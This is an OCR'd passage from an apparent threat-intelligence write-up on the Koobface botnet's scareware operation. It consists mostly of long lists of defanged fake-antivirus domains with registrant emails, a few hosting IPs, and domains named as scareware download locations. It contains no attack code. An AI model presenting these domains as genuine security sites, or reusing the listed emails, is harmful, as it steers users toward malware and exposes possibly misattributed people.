friends-protection .com *- Email: m.smith@Recruiters.com*

further-scan .com *- Email: m.smith@Recruiters.com*

goodonlineprotection .com *- Email: info@time.co.uk*

good-scans .com *- Email: m.smith@Recruiters.com*

guidetosecurity3 .com *- Email: info@time.co.uk*

howtocleanpc2 .com *- Email: admin@gnar-star.com*

howtoprotectpc3 .com *- Email: admin@gnar-star.com*

howtosecure2 .com *- Email: admin@gnar-star.com*

howtosecurea .com *- Email: admin@gnar-star.com*

how-to-secure-pc2 .com *- Email: admin@gnar-star.com*

protection-secrets .com *- Email: info@time.co.uk*

scan-for-you .com *- Email: information@brunter.sw*

scannerantimalware2 .com

scannerantimalware4 .com

scannerantimalware6 .com

secure-your-data0 .com *- Email: spradlin@carrental.com*

secure-your-files .com *- Email: spradlin@carrental.com*

security-guide5 .com *- Email: JohnnySMcmillan@yahoo.com*

security-info1 .com *- Email: JohnnySMcmillan@yahoo.com*

security-tips3 .com *- Email: info@time.co.uk*

security-tools4 .com *- Email: JohnnySMcmillan@yahoo.com*


webviruscheck1 .com

webviruscheck-4 .com

webviruscheck5 .com

Let us further expand the portfolio by listing the newly introduced scareware domains at [38]91.212.107.103, which was first mentioned in part one of the [39]Koobface Botnet's Scareware Business Model as a centralized hosting location for the gang's portfolio.

1642



Scareware domains parked at 91.212.107.103:

g-antivirus .com *- Email: mhbilate@gmail.com*

generalantivirus com *- Email: compalso@gmail.com*

general-antivirus .com *- Email: abuse@domaincp.net.cn*

general-av .com *- Email: mhbilate@gmail.com*

generalavs .com *- Email: mhbilate@gmail.com*

gobackscan .com *- Email: alcnafuch@gmail.com*

gobarscan .com *- Email: jowimpee@gmail.com*

godeckscan .com *- Email: quetotator@gmail.com*

godirscan .com *- Email: momorule@gmail.com*

godoerscan .com *- Email: geofishe@gmail.com*

goeachscan .com *- Email: momorule@gmail.com*

goeasescan .com *- Email: geofishe@gmail.com*

gofatescan .com *- Email: alcnafuch@gmail.com*

gofowlscan .com *- Email: stinfins@gmail.com*

gohandscan .com *- Email: quetotator@gmail.com*

goherdscan .com *- Email: jowimpee@gmail.com*

goironscan. com *- Email: aloxier@gmail.com*

gojestscan. com *- Email: jowimpee@gmail.com*

golimpscan. com *- Email: stinfins@gmail.com*

golookscan. com *- Email: stinfins@gmail.com*

1643

gomendscan. com *- Email: gleyersth@gmail.com*

gomutescan. com *- Email: momorule@gmail.com*

gonamescan. com *- Email: geofishe@gmail.com*

goneatscan .com *- Email: momorule@gmail.com*

gopickscan. com *- Email: momorule@gmail.com*

gorestscan. com *- Email: quetotator@gmail.com*

goroomscan. com *- Email: gleyersth@gmail.com*

gosakescan. com *- Email: stinfins@gmail.com*

goscanadd. com *- Email: momorule@gmail.com*

goscanback .com *- Email: alcnafuch@gmail.com*

goscanbar .com *- Email: jowimpee@gmail.com*

goscancode .com *- Email: geofishe@gmail.com*

goscandeck. com *- Email: geofishe@gmail.com*

goscandir. com *- Email: crschuma@gmail.com*

goscandoer .com *- Email: crschuma@gmail.com*

goscanease. com *- Email: crschuma@gmail.com*

goscanfowl. com *- Email: stinfins@gmail.com*

goscanhand. com *- Email: quetotator@gmail.com*

goscanherd. com *- Email: jowimpee@gmail.com*

goscanjest. com *- Email: jowimpee@gmail.com*

goscanlike. com *- Email: geofishe@gmail.com*

goscanlimp. com *- Email: stinfins@gmail.com*

goscanmend .com *- Email: gleyersth@gmail.com*

goscanname. com *- Email: crschuma@gmail.com*

goscanneat .com *- Email: crschuma@gmail.com*

goscanpick. com *- Email: crschuma@gmail.com*

goscanref. com *- Email: quetotator@gmail.com*

goscanrest .com *- Email: quetotator@gmail.com*

goscanroom .com *- Email: gleyersth@gmail.com*

goscansake. com *- Email: stinfins@gmail.com*

goscanslip. com *- Email: jowimpee@gmail.com*

goscansole .com *- Email: crschuma@gmail.com*

1644



goscantoil. com *- Email: jowimpee@gmail.com*

goscantrio. com *- Email: crschuma@gmail.com*

goscanxtra. com *- Email: crschuma@gmail.com*

gosolescan. com *- Email: geofishe@gmail.com*

gotoilscan. com *- Email: jowimpee@gmail.com*

gotrioscan. com *- Email: momorule@gmail.com*

gowellscan. com *- Email: stinfins@gmail.com*

goxtrascan. com *- Email: momorule@gmail.com*

iantiviruspro .com *- Email: broderma@gmail.com*

iantivirus-pro .com *- Email: feetecho@gmail.com*

ia-pro .com *- Email: abuse@domaincp.net.cn*

iav-pro .com *- Email: mcgettel@gmail.com*

in5ch .com *- Email: getoony@gmail.com*

in5cs .com *- Email: getoony@gmail.com*

in5ct .com *- Email: phounkey@gmail.com*

in5id .com *- Email: getoony@gmail.com*

in5it .com *- Email: phounkey@gmail.com*

in5iv .com *- Email: phounkey@gmail.com*

in5st .com *- Email: getoony@gmail.com*

inavpro .com *- Email: thdunnag@gmail.com*

scanatom6 .com *- Email: sckimbro@gmail.com*

windoptimizer .com *- Email: wousking@gmail.com*

wopayment .com *- Email: broderma@gmail.com*

woptimizer .com *- Email: broderma@gmail.com*

1645

cafropy .cn *- Email: spscript@hotmail.com*

cakevy .cn *- Email: spscript@hotmail.com*

dotqyuw .cn *- Email: spscript@hotmail.com*

dovnaji .cn *- Email: spscript@hotmail.com*

dovzyag .cn *- Email: spscript@hotmail.com*

dozabes .cn *- Email: spscript@hotmail.com*

ducyqan .cn *- Email: spscript@hotmail.com*

duvaba .cn *- Email: spscript@hotmail.com*

duvegy .cn *- Email: spscript@hotmail.com*

duwbiec .cn *- Email: spscript@hotmail.com*

duxsoez .cn *- Email: spscript@hotmail.com*

duzebyn .cn *- Email: spscript@hotmail.com*

dybapi .cn *- Email: spscript@hotmail.com*

dyqkuam .cn *- Email: spscript@hotmail.com*

dyqunre .cn *- Email: spscript@hotmail.com*

dytrevu .cn *- Email: spscript@hotmail.com*

dyzani .cn *- Email: spscript@hotmail.com*

ebaetu .cn *- Email: spscript@hotmail.com*

ebeoxuw .cn *- Email: spscript@hotmail.com*


ebeozag .cn *- Email: spscript@hotmail.com*

edoqeg .cn *- Email: spscript@hotmail.com*

epuneyv .cn *- Email: spscript@hotmail.com*

epuvyiz .cn *- Email: spscript@hotmail.com*

1646



eqadozu .cn *- Email: spscript@hotmail.com*

eqaofed .cn *- Email: spscript@hotmail.com*

eqaone .cn *- Email: spscript@hotmail.com*

eqayweh .cn *- Email: spscript@hotmail.com*

eqibuym .cn *- Email: spscript@hotmail.com*

eqidax .cn *- Email: spscript@hotmail.com*

eqiovak .cn *- Email: spscript@hotmail.com*

eqoabce .cn *- Email: spscript@hotmail.com*

eqoumiv .cn *- Email: spscript@hotmail.com*

erauso .cn *- Email: spscript@hotmail.com*

ereuqba .cn *- Email: spscript@hotmail.com*

erujale .cn *- Email: spscript@hotmail.com*

eruqav .cn *- Email: spscript@hotmail.com*

esuteyb .cn *- Email: spscript@hotmail.com*

etuacwo .cn *- Email: spscript@hotmail.com*

etuexyp .cn *- Email: spscript@hotmail.com*

etyawjo .cn *- Email: spscript@hotmail.com*


etykauw .cn *- Email: spscript@hotmail.com*

evaolux .cn *- Email: spscript@hotmail.com*

evaopsu .cn *- Email: spscript@hotmail.com*

keturma .cn *- Email: spscript@hotmail.com*

1647



kevsopi .cn *- Email: spscript@hotmail.com*

kijxayt .cn *- Email: spscript@hotmail.com*

kiluxso .cn *- Email: spscript@hotmail.com*

kipuxo .cn *- Email: spscript@hotmail.com*

kirdabe .cn *- Email: spscript@hotmail.com*

kiwraux .cn *- Email: spscript@hotmail.com*

kixyhce .cn *- Email: spscript@hotmail.com*

adjudg .info *- Email: deciable@gmail.com*

afront .info *- Email: calexing@gmail.com*

anprun .info *- Email: deciable@gmail.com*

apalet .info *- Email: deciable@gmail.com*

argier .info *- Email: stthatch@gmail.com*

1648

asbro .info *- Email: recuscon@gmail.com*

atquit .info *- Email: recuscon@gmail.com*

atwain .info *- Email: deciable@gmail.com*

bagse .info *- Email: calexing@gmail.com*

bedaub .info *- Email: jaohra@gmail.com*

bedrid .info *- Email: magoetzim@gmail.com*

beeves .info *- Email: piproux@gmail.com*

besort .info *- Email: jaohra@gmail.com*

bettev .info *- Email: recuscon@gmail.com*

bettre .info *- Email: phvandiv@gmail.com*

birnam .info *- Email: jaohra@gmail.com*

botled .info *- Email: deciable@gmail.com*

brawns .info *- Email: calexing@gmail.com*

brisky .info *- Email: recuscon@gmail.com*

camlet .info *- Email: enomman@gmail.com*

caretz .info *- Email: piproux@gmail.com*

cheir .info *- Email: jaohra@gmail.com*

cuique .info *- Email: calexing@gmail.com*

daphni .info *- Email: calexing@gmail.com*

deble .info *- Email: bebrashe@gmail.com*

debuty .info *- Email: stthatch@gmail.com*

declin. info *- Email: stthatch@gmail.com*

devicel .info *- Email:stthatch@gmail.com*

dislik. info *- Email: krharbou@gmail.com*

dolchi. info *- Email: stthatch@gmail.com*

dolet. info *- Email: magoetzim@gmail.com*

dolet. info *- Email: magoetzim@gmail.com*

droope .info *- Email: deciable@gmail.com*

empery .info *- Email: phvandiv@gmail.com*

engirt .info *- Email: jaohra@gmail.com*

eratile .info *- Email: magoetzim@gmail.com*

erpeer .info *- Email: deciable@gmail.com*

evyns. info *- Email: magoetzim@gmail.com*

exampl .info *- Email: krharbou@gmail.com*

extrip .info *- Email: piproux@gmail.com*

fatted .info *- Email: stthatch@gmail.com*

fedar. info *- Email: phvandiv@gmail.com*

fifthz .info *- Email: stthatch@gmail.com*

figgle .info *- Email: deciable@gmail.com*

fliht .info *- Email: krharbou@gmail.com*

fosset .info *- Email: deciable@gmail.com*

freckl .info *- Email: stthatch@gmail.com*

freiny. info *- Email: krharbou@gmail.com*

froday. info *- Email: deciable@gmail.com*

fulier. info *- Email: deciable@gmail.com*

gaudad .info *- Email: enomman@gmail.com*

gelded. info *- Email: stthatch@gmail.com*

gicke .info *- Email: magoetzim@gmail.com*



girded .info *- Email: jaohra@gmail.com*

goterm .info *- Email: calexing@gmail.com*

guiany. info *- Email: krharbou@gmail.com*

haere .info *- Email: deciable@gmail.com*

hilloa. info *- Email: phvandiv@gmail.com*

holdit. info *- Email: stthatch@gmail.com*

hownet .info *- Email: stthatch@gmail.com*

ignomy. info *- Email: jaohra@gmail.com*

implor. info *- Email: jaohra@gmail.com*

inclin. info *- Email: grattab@gmail.com*

inquir .info *- Email: stthatch@gmail.com*

jorgan .info *- Email: bebrashe@gmail.com*

kedder .info *- Email: enomman@gmail.com*

knivel .info *- Email: deciable@gmail.com*

krapen .info *- Email: deciable@gmail.com*

lavolt .info *- Email: jaohra@gmail.com*

lavyer .info *- Email: bebrashe@gmail.com*

lequel .info *- Email: acjspain@gmail.com*

lowatt .info *- Email: krharbou@gmail.com*

1650

meanly.info *- Email: krharbou@gmail.com*

meyrie.info *- Email: piproux@gmail.com*

midid .info *- Email: magoetzim@gmail.com*

miloty .info *- Email: stthatch@gmail.com*

mobled .info *- Email: magoetzim@gmail.com*

monast. info *- Email: phvandiv@gmail.com*

moont. info *- Email: magoetzim@gmail.com*

narowz .info *- Email: enomman@gmail.com*

nevils .info *- Email: stthatch@gmail.com*

nnight .info *- Email: piproux@gmail.com*

nroof .info *- Email: krharbou@gmail.com*

numben .info *- Email: deciable@gmail.com*

obsque .info *- Email: jaohra@gmail.com*

octian .info *- Email: jaohra@gmail.com*

odest. info *- Email: phvandiv@gmail.com*

onclew .info *- Email: phvandiv@gmail.com*

orifex .info *- Email: krharbou@gmail.com*

orodes .info *- Email: deciable@gmail.com*

outliv .info *- Email: stthatch@gmail.com*

pante .info *- Email: jaohra@gmail.com*

pasio .info *- Email: jaohra@gmail.com*

pittie. info *- Email: stthatch@gmail.com*

plamet .info *- Email: stthatch@gmail.com*

plazec. info *- Email: bebrashe@gmail.com*

potinz. info *- Email: stthatch@gmail.com*

pplay. info *- Email: jaohra@gmail.com*

pretia .info *- Email: krharbou@gmail.com*

quoifs. info *- Email: enomman@gmail.com*

qward. info *- Email: enomman@gmail.com*

raught .info *- Email: piproux@gmail.com*

realfly .info *- Email: phvandiv@gmail.com*

reglet. info *- Email: stthatch@gmail.com*

rogero .info *- Email: stthatch@gmail.com*

sallut. info *- Email: deciable@gmail.com*

sawme .info *- Email: stthatch@gmail.com*

scarre .info *- Email: enomman@gmail.com*

scrowl. info *- Email: enomman@gmail.com*

sigeia. info *- Email: krharbou@gmail.com*

sighal. info *- Email: stthatch@gmail.com*


speen. info *- Email: enomman@gmail.com*

spelem .info *- Email: bebrashe@gmail.com*

spinge. info *- Email: krharbou@gmail.com*

squach. info *- Email: krharbou@gmail.com*

1651



stampo. info *- Email: enomman@gmail.com*

steepy. info *- Email: stthatch@gmail.com*

strawy. info *- Email: jaohra@gmail.com*

suivez. info *- Email: krharbou@gmail.com*

sundery .info *- Email: phvandiv@gmail.com*

surnam. info *- Email: krharbou@gmail.com*

swoln. info *- Email: acjspain@gmail.com*

swoons .info *- Email: enomman@gmail.com*

taulus. info *- Email: jaohra@gmail.com*

tenshy. info *- Email: stthatch@gmail.com*

tented. info *- Email: deciable@gmail.com*

ticedu. info *- Email: enomman@gmail.com*

tithed. info *- Email: bebrashe@gmail.com*

topful. info *- Email: jaohra@gmail.com*

unclin. info *- Email: stthatch@gmail.com*

undeaf. info *- Email: enomman@gmail.com*

unowed. info *- Email: enomman@gmail.com*

unwept. info *- Email: stthatch@gmail.com*

usicam. info *- Email: stthatch@gmail.com*

vagrom. info *- Email: bebrashe@gmail.com*

veldun. info *- Email: jaohra@gmail.com*

1652

vipren. info *- Email: calexing@gmail.com*

voided. info *- Email: krharbou@gmail.com*

volsce. info *- Email: krharbou@gmail.com*

washy. info *- Email: phvandiv@gmail.com*

wincot. info *- Email: enomman@gmail.com*

wiving. info *- Email: enomman@gmail.com*

wooer. info *- Email: jaohra@gmail.com*

xonker. info *- Email: jaohra@gmail.com*

Historical OSINT of Koobface scareware activity over a period of two weeks

The following is a snapshot of Koobface scareware activity during the last two weeks, establishing a direct connection between the Koobface botnet, the ongoing blackhat SEO campaigns, the Bahama botnet with scareware samples

modifying HOSTS files, and an Ukrainian dating scam agency where the gang appears to be part of an affiliate network.

Scareware samples pushed by Koobface, with associated detection rates:

[40]mexcleaner .in - *Email: niclas@i.ua*

*[41]****safetyscantool .com*** *- 62.90.136.237 - Email: Suzanne.R.Muniz@trashymail.com*

[42]stabilitytoolsonline .com *- Email: Brent.I.Purnell@pookmail.com*

*[43]****securitytestnetonline .com*** *- 62.90.136.237 - Email: Dianne.T.Whitley@pookmail.com*

[44]securityprogramguide .com *- Email: Kiyoko.T.Johnson@mailinator.com*

*[45]****cheapsecurityscan .com*** *- Email: Kevin.L.Linkous@trashymail.com*

*[46]****securitycheckwest .com****;* ***webbiztest .com*** *- Email: Ruthie.R.Wilcox@mailinator.com*

*[47]**securitycodereviews .com** - 62.90.136.237 - Email: Darwin.L.Mcgowan@trashymail.com*


*[48]**netmedtest .com** - 62.90.136.237 - Email: Irene.D.Snow@trashymail.com*

*[49]**toolsdirectnow .com** - Email: Frank.J.Bullard@trashymail.com*

*(**ratspywawe .in**; **wqdefender .in**; **pivocleaner .in**; **mexcleaner .in**; **sapesoft .in**; **alsoft .in**; **samosoft .in**; **jastaspy***

***.in**; **lastspy .in**; **felupdate .info**; **inkoclear .info**; **drlcleaner .info**; **tiposoft .info**; **fkupd .eu**; **piremover .eu**; **igsoft .eu**; **sersoft .eu**) - [50]detection [51]rate*

1653



Download locations of the actual scareware binary used over the past two weeks:

0ni9o1s3feu60 .cn *- Email: robertsimonkroon@gmail.com*

6j5aq93iu7yv4 .cn *- Email: robertsimonkroon@gmail.com*

mf6gy4lj79ny5 .cn *- Email: robertsimonkroon@gmail.com*

84u9wb2hsh4p6 .cn *- Email: robertsimonkroon@gmail.com*

6pj2h8rqkhfw7 .cn *- Email: robertsimonkroon@gmail.com*

7cib5fzf462g8 .cn *- Email: robertsimonkroon@gmail.com*

7bs5nfzfkp8q8 .cn *- Email: robertsimonkroon@gmail.com*

kt4lwumfhjb7a .cn *- Email: robertsimonkroon@gmail.com*

q2bf0fzvjb5ca .cn *- Email: robertsimonkroon@gmail.com*

rncocnspr44va .cn *- Email: robertsimonkroon@gmail.com*

t1eayoft9226b .cn *- Email: robertsimonkroon@gmail.com*

4go4i9n76ttwd .cn *- Email: robertsimonkroon@gmail.com*

kzvi4iiutr11e .cn *- Email: robertsimonkroon@gmail.com*

hxc7jitg7k57e .cn *- Email: robertsimonkroon@gmail.com*

mfbj6pquvjv8e .cn *- Email: robertsimonkroon@gmail.com*

mt3pvkfmpi7de .cn *- Email: robertsimonkroon@gmail.com*

